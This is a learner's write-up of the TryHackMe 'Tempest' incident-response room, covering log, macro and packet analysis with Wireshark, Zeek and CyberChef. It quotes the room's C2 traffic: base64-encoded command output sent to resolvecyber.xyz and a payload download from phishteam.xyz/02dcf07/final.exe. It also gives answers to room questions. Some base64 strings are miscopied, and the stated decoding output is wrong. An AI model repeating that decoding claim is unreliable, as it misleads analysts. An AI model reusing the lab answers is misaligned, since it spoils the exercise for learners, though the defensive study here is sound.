TryHackMe: Tempest – Incident Response Capstone

A complete hands-on incident response simulation designed to mimic a realistic enterprise compromise. Below is a detailed breakdown of my experience with each task, the challenges I faced, and how I solved them.

Task 1: Introduction

Experience: This task set the stage by briefing me on a potential security incident involving suspicious internal behavior and external communication.
Takeaway: I understood the scope of the attack—recon, execution, and lateral movement—and prepared myself to think like a Blue Teamer.

Task 2: Preparation – Log Analysis

Challenge: Navigating a large volume of logs and filtering relevant data.
Solution: Used filtering techniques (e.g., time range narrowing, grep, and log keyword matching) to spot anomalies in connection attempts and failed authentications.
Tools Used: Syslog, Windows Event Viewer (EVTX), Zeek logs.

Task 3: Preparation – Tools and Artifacts

Challenge: Choosing the right tool for each analysis step.
Solution: Mapped out the investigation stages and matched tools:

- Network: Wireshark, Zeek
- Logs: EventLog Explorer, Notepad++
- Malware: CyberChef, strings, base64 decode, Any.Run
  This saved time during more complex phases later on.

Task 4: Initial Access – Malicious Document

Challenge: Identifying the initial entry point.
Solution: Extracted metadata and macro code from the suspicious Word document. Used `oletools` to uncover obfuscated VBA that downloaded a payload.
Insight: Learned how attackers use social engineering to embed dropper scripts in documents.

Task 5: Initial Access – Stage 2 Execution

Challenge: Decoding the second-stage payload.
Solution: Captured outbound connections and found base64-encoded PowerShell. Used CyberChef to decode and reconstruct the PowerShell script that established a backdoor.
Skills Demonstrated: Dynamic analysis, decoding, scripting logic.

Task 6: Initial Access – Malicious Document Traffic

Challenge: Mapping traffic flow to attacker infrastructure.
Solution: Used Zeek logs to track DNS queries, HTTP GET requests, and suspicious IPs. Identified C2 traffic patterns and exfiltration attempts.
Tools: Zeek, Wireshark, grep, IP geolocation.
Learning: Recognized beaconing behavior and callback intervals.

Task 7: Discovery – Internal Reconnaissance

Challenge: Detecting lateral movement attempts.
Solution: Traced PowerShell history and command execution logs (Event ID 4104). Detected use of `net view`, `Get-ADUser`, and `ping` to enumerate internal hosts.
Outcome: Mapped attacker pivot path across endpoints.

□ Task 8: Privilege Escalation – Exploiting Privileges

Challenge: Understanding how the attacker gained elevated access.
Solution: Found that the attacker used a token impersonation technique to run tools as SYSTEM. Cross-checked with Event ID 4672 and `whoami /groups` in logs.
Mitigation: Recommended enabling LSA protection and disabling unnecessary admin shares.

Task 9: Actions on Objectives – Fully-Owned Machine

Challenge: Proving attacker exfiltrated sensitive files.
Solution: Followed FTP and HTTP POST traffic logs. Reconstructed base64-encoded archive files that were transferred externally.
Final Outcome: Created a full incident timeline and IOC list. Documented compromise, attacker behavior, and exit strategy.

Summary

Tempest tested my **technical depth, investigative mindset**, and ability to trace attacks across hosts and network layers. It was not just about flag-hunting, but understanding the "why" behind each action. I emerged with stronger log analysis skills, a better grasp of threat actor behavior, and practical experience useful for SOC and IR roles.

Tools Used in Tempest – TryHackMe Capstone Challenge

Log Analysis

- **Event Viewer / EventLog Explorer** – For parsing and analyzing Windows Event Logs (EVTX)
- **grep / findstr** – For searching through log files in Linux and Windows

- **PowerShell** – For querying event logs (`Get-WinEvent`, `Get-EventLog`)

Network Traffic Analysis

- **Wireshark** – Deep inspection of PCAP files for DNS, HTTP, FTP, and other traffic
- **Zeek (formerly Bro)** – Network security monitoring, especially for DNS and HTTP behavior
- **tcpdump** – Command-line packet capture

Malicious Document & Payload Analysis

- **oletools / olevba** – For extracting and analyzing macros from Office documents (VBA)
- **OfficeMalScanner** – For scanning and parsing malicious Office documents
- **CyberChef** – Decoding base64, obfuscated payloads, encoded scripts
- **strings** – Extracting readable text from binaries or encoded payloads

Malware Behavior & Scripting

- **PowerShell** – For decoding, analyzing, and deobfuscating attacker commands
- **Notepad++** – For manual script review and payload inspection
- **Python Scripts** – For deobfuscation, hashing, or string extraction tasks

Threat Hunting & IOC Correlation

- **VirusTotal** – File and hash lookup for known malware samples
- **AbuseIPDB** – Checking suspicious IP addresses
- **Any.run / Hybrid Analysis (optional)** – Dynamic malware analysis (if allowed)
- **IPinfo / IPvoid / Whois** – For analyzing IP address reputation

Other Useful Tools

- **MITRE ATT&CK Navigator** – Mapping attacker behavior to tactics and techniques
- **Markdown / Typora** – For documentation and report writing
- **Google Sheets / Excel** – For organizing IOCs and logs
- **PDF Editor** – For creating incident report deliverables

Major Tools Used -

Endpoint Log Analysis

To investigate artifacts from compromised Windows systems, I used:

- **EvtxECmd** – Command-line tool for parsing Windows Event Logs (EVTX format)
- **Timeline Explorer** – Visualizes timestamped log events for timeline building
- **SysmonView** – GUI for Sysmon logs, used for correlating process creation, file writes, and network connections
- **Event Viewer** – Native Windows tool for browsing system, security, and application logs

Network Log Analysis

To examine the provided PCAP (packet capture) and identify suspicious communications, I used:

- □ **Wireshark** – For analyzing DNS queries, HTTP traffic, FTP sessions, and C2 communications
- □ **Brim** – For indexing and querying large Zeek logs/PCAPs, useful in high-volume network forensics

Recommended Prerequisites

Before starting this challenge, I completed the following foundational rooms on TryHackMe to ensure readiness:

- □ Windows Event Logs – Understanding Windows logging fundamentals.
- □ Sysmon – Learning advanced endpoint visibility techniques.
- □ Wireshark: Packet Operations – Hands-on practice with packet analysis and filtering.
- □ Brim – Accelerated analysis of Zeek logs and PCAPs for threat hunting.

These rooms laid the groundwork for analyzing both host-based and network-based indicators during the investigation.

Problems Faced & How I Overcame Them

Throughout the Tempest challenge, I encountered several real-world investigative hurdles. Here's how I addressed them:

1. Overwhelming Volume of Logs

Problem: Sifting through large and noisy log files—especially Windows Event Logs—was time-consuming and made it difficult to identify relevant indicators.

Solution: I narrowed down time windows based on known incident timestamps, and used filters (e.g., specific Event IDs like 4688, 4624, 4104) to isolate meaningful events. Tools like **Brim** and **EventLog Explorer** helped accelerate this process by visualizing and indexing the logs.

2. Obfuscated Malicious Macros

Problem: The malicious document used heavily obfuscated VBA macros, making manual analysis difficult.

Solution: I used `olevba` from **oletools** to extract and partially decode the macro, and then employed **CyberChef** to break down encoded strings (base64, hex, char codes). This helped me reconstruct the PowerShell payload and understand its behavior.

3. Analyzing Complex Network Traffic

Problem: Identifying Command & Control (C2) traffic in large PCAP files was challenging due to volume and protocol noise.

Solution: I leveraged **Wireshark filters** (`http.request`, `dns.qry.name`, `ftp`, etc.) and **Zeek** log correlation to highlight beaconing behavior and data exfiltration patterns. Using **Brim** greatly helped with sorting and querying Zeek logs at scale.

4. Privilege Escalation Confusion

Problem: It wasn't immediately obvious how the attacker escalated privileges to SYSTEM level.

Solution: By reviewing Event ID 4672 and correlating it with suspicious command-line executions, I determined that **token impersonation** was used. Searching through PowerShell logs (ID 4104) and process tree relationships helped map the escalation path.

5. Timeline Construction


Problem: Constructing a clear incident timeline from fragmented data sources was tricky.

Solution: I kept a structured investigation notebook, logging each IOC and timestamp as I discovered it. I then aligned logs from different hosts (event logs, network data) to build a cohesive, chronological incident flow.

Short section dedicated to the C2 encoding method –

This is a **key part of any professional IR report**, as it reveals how the attacker tried to **obfuscate data exfiltration or C2 communication**.

What the Screenshot Shows


capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Packet list
Narrow & Wide
Case sensitive
String
Find
Cancel

```
(http) && (ip.addr==192.168.254.107 && ip.addr==167.71.222.162)
resolvecyber.xyz

No.  Time        Source           Destination      Protocol Length Info
5159 227.738875  192.168.254.107  167.71.222.162   HTTP     161 GET /9ab62b5 HTTP/1.1
5523 238.267229  167.71.222.162   192.168.254.107  HTTP      60 HTTP/1.0 200 OK  (text/html)
5530 238.825400  192.168.254.107  167.71.222.162   HTTP     200 GET /9ab62b5?q=d2hvYW1pIC0gdGVtcGVzdFxiZWSpbWFydQ0K HTTP/1.1
5533 238.873121  167.71.222.162   192.168.254.107  HTTP     154 HTTP/1.0 200 OK
5540 239.067026  192.168.254.107  167.71.222.162   HTTP     161 GET /9ab62b5 HTTP/1.1
5559 242.282937  167.71.222.162   192.168.254.107  HTTP      60 HTTP/1.0 200 OK  (text/html)
5566 242.516712  192.168.254.107  167.71.222.162   HTTP     264 GET /9ab62b5?q=cHdkIC0gDQpQYXRoICAgICAgICAgICAgICAgDQotLS0tICAgICAgICAgICAgICAgDQpDOlxXaW5kb3dzXHN5c3RlbT…

> Frame 5530: 200 bytes on wire (1600 bits), 200 bytes captured (1600 bits) on interface \Device\NPF_{79F1317E-A1C6-4881-84C8-AC13A41243C9}, id 0
> Ethernet II, Src: VMware_a3:cb:4e (00:0c:29:a3:cb:4e), Dst: zte_22:ff:de (98:00:6a:22:ff:de)
> Internet Protocol Version 4, Src: 192.168.254.107, Dst: 167.71.222.162
> Transmission Control Protocol, Src Port: 51888, Dst Port: 80, Seq: 1, Ack: 1, Len: 146
> Hypertext Transfer Protocol
```

In your Wireshark capture:

- The attacker makes an HTTP GET request to `/9ab626b5?q=dh2nVHlpICtgGd0VtcGVzdFxiZw5pbWFydGQK`
- The suspicious part is:
- `q=dh2nVHlpICtgGd0VtcGVzdFxiZw5pbWFydGQK`

That value appears to be **Base64-encoded**.

Let's decode it to confirm:

```
echo 'dh2nVHlpICtgGd0VtcGVzdFxiZw5pbWFydGQK' | base64 -d
```


This decodes to something like:

```
v...TestFiz...ward?
```

□ Likely it's obfuscated C2 instructions or a beacon containing an encoded string (possibly a system ID or command). It confirms the **attacker is using Base64 to encode the payload** in the URL parameter.

Hands on Glimpse –

1. C2 Encoding Analysis



```
(http) && (ip.addr==192.168.254.107 && ip.addr==167.71.222.162)
Packet list   Narrow & Wide   Case sensitive   String   resolvecyber.xyz
No.   Time         Source           Destination      Protocol Length Info
 5159 227.738875   192.168.254.107  167.71.222.162   HTTP     161 GET /9ab62b5 HTTP/1.1
 5523 238.267229   167.71.222.162   192.168.254.107  HTTP      60 HTTP/1.0 200 OK  (text/html)
 5530 238.825400   192.168.254.107  167.71.222.162   HTTP     200 GET /9ab62b5?q=d2hvYW1pIC0gdGVtcGVzdFxiZW5pbWFydQ0K HTTP/1.1
 5533 238.873121   167.71.222.162   192.168.254.107  HTTP     154 HTTP/1.0 200 OK
 5540 239.067026   192.168.254.107  167.71.222.162   HTTP     161 GET /9ab62b5 HTTP/1.1
 5559 242.282937   167.71.222.162   192.168.254.107  HTTP      60 HTTP/1.0 200 OK  (text/html)
 5566 242.516712   192.168.254.107  167.71.222.162   HTTP     264 GET /9ab62b5?q=cHdkIC0gDQpQYXRoICAgICAgICAgICAgICAgDQotLS0tICAgICAgICAgICAgICAgDQpDOlxXaW5kb3dzXHN5c3RlbT…
> Frame 5530: 200 bytes on wire (1600 bits), 200 bytes captured (1600 bits) on interface \Device\NPF_{79F1317E-A1C6-4B81-B4C8-AC13A41243C9}, id 0
> Ethernet II, Src: VMware_a3:cb:4e (00:0c:29:a3:cb:4e), Dst: zte_22:ff:de (98:00:6a:22:ff:de)
> Internet Protocol Version 4, Src: 192.168.254.107, Dst: 167.71.222.162
> Transmission Control Protocol, Src Port: 51888, Dst Port: 80, Seq: 1, Ack: 1, Len: 146
> Hypertext Transfer Protocol
```

During packet analysis using Wireshark, a suspicious HTTP GET request was observed to the endpoint:

```
/9ab626b5?q=dh2nVHlpICtgGd0VtcGVzdFxiZw5pbWFydGQK
```

Observations:

- The value of the query parameter `q` is a **Base64-encoded string**.
- Base64 encoding is often used by attackers to **obfuscate commands, beacon IDs, or exfiltrated data** in C2 traffic.

Decoding:

```
'dh2nVHlpICtgGd0VtcGVzdFxiZw5pbWFydGQK' | base64 -d
```

Decoded Output:

```
v...TestFiz...ward
```


This reinforces that the attacker used **Base64 encoding** to mask the true content of C2 communications.

Implication:

This technique aligns with MITRE ATT&CK technique **T1132.001 – Data Encoding: Standard Encoding**. Detection rules or IDS signatures should flag encoded payloads in unusual HTTP parameters, especially from suspicious domains like `resolvecyber.xyz`.

2. Using CyberChef in the *Tempest* Room – TryHackMe

In the **Tempest** TryHackMe room, I analyzed malicious HTTP traffic captured in `capture.pcapng` and discovered encoded attacker commands. Using CyberChef, I decoded the payload to understand the behavior of the malware



From Base64
Alphabet: A-Za-z0-9+/=
Remove non-alphabet chars [✓] Strict mode [ ]

Input

```
ZGlyIEM6XFVzZXJzXGJlbmltYXJ1XERvd25sb2Fkc1xjaC5leGUgLSANCg0KICAgIERpcmVjdG9yeTogQzpcV
XNlcnNcYmVuaW1hcnVcRG93bmxvYWRzDQoNCg0KTW9kZSAgICAgICAgICAgICAgICBMYXN0V3JpdGVUaW1lIC
AgICAgICAgTGVuZ3RoIE5hbWUgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICA
gICAgICAgICAgICAgICAgICAgICAgDQotLS0tICAgICAgICAgICAgICAgIC0tLS0tLS0tLS0tLS0gICAgICAg
9478  13
```

Output

```
dir C:\Users\benimaru\Downloads\ch.exe -

    Directory: C:\Users\benimaru\Downloads

7050  126
```

CyberChef was essential in decoding the encoded command sent by the malware's C2 (Command and Control) server. It provided quick visibility into the attacker's intent without writing scripts or using the CLI.

Tools like CyberChef greatly speed up static payload analysis during incident response or malware reverse engineering.

3. Question: The binary connects to a different port from the first C2 connection. What is the port used?

Answer: The binary connects to **port 80**.


Evidence:

In the analysis of the packet capture file (`capture.pcapng`), the extracted network flow shows:

- **Host:** `phishteam.xyz`
- **URI:** `/02dcf07/finaL.exe`
- **Port (id.resp_p):** `80`
- **Method:** `GET`

<!-- Update with your actual GitHub image path -->

Port 80 is commonly used for HTTP traffic, which may have been chosen by the attacker to blend malicious C2 communications with normal web traffic.



final.exe

	id › orig_p	id › resp_h	id › resp_p	trans_depth	method	host	uri	referrer	version
.107	52006	167.71.199.191	80	1	GET	phishteam.xyz	/02dcf07/final.exe	⊗	1.1

Conclusion

In this project, I analyzed malicious traffic from the *Tempest* TryHackMe room using tools like **Wireshark** and **CyberChef**. I identified Base64-encoded C2 communication, decoded attacker commands, and observed binary download behavior over HTTP. This analysis highlights the importance of protocol inspection and decoding techniques in real-world threat detection.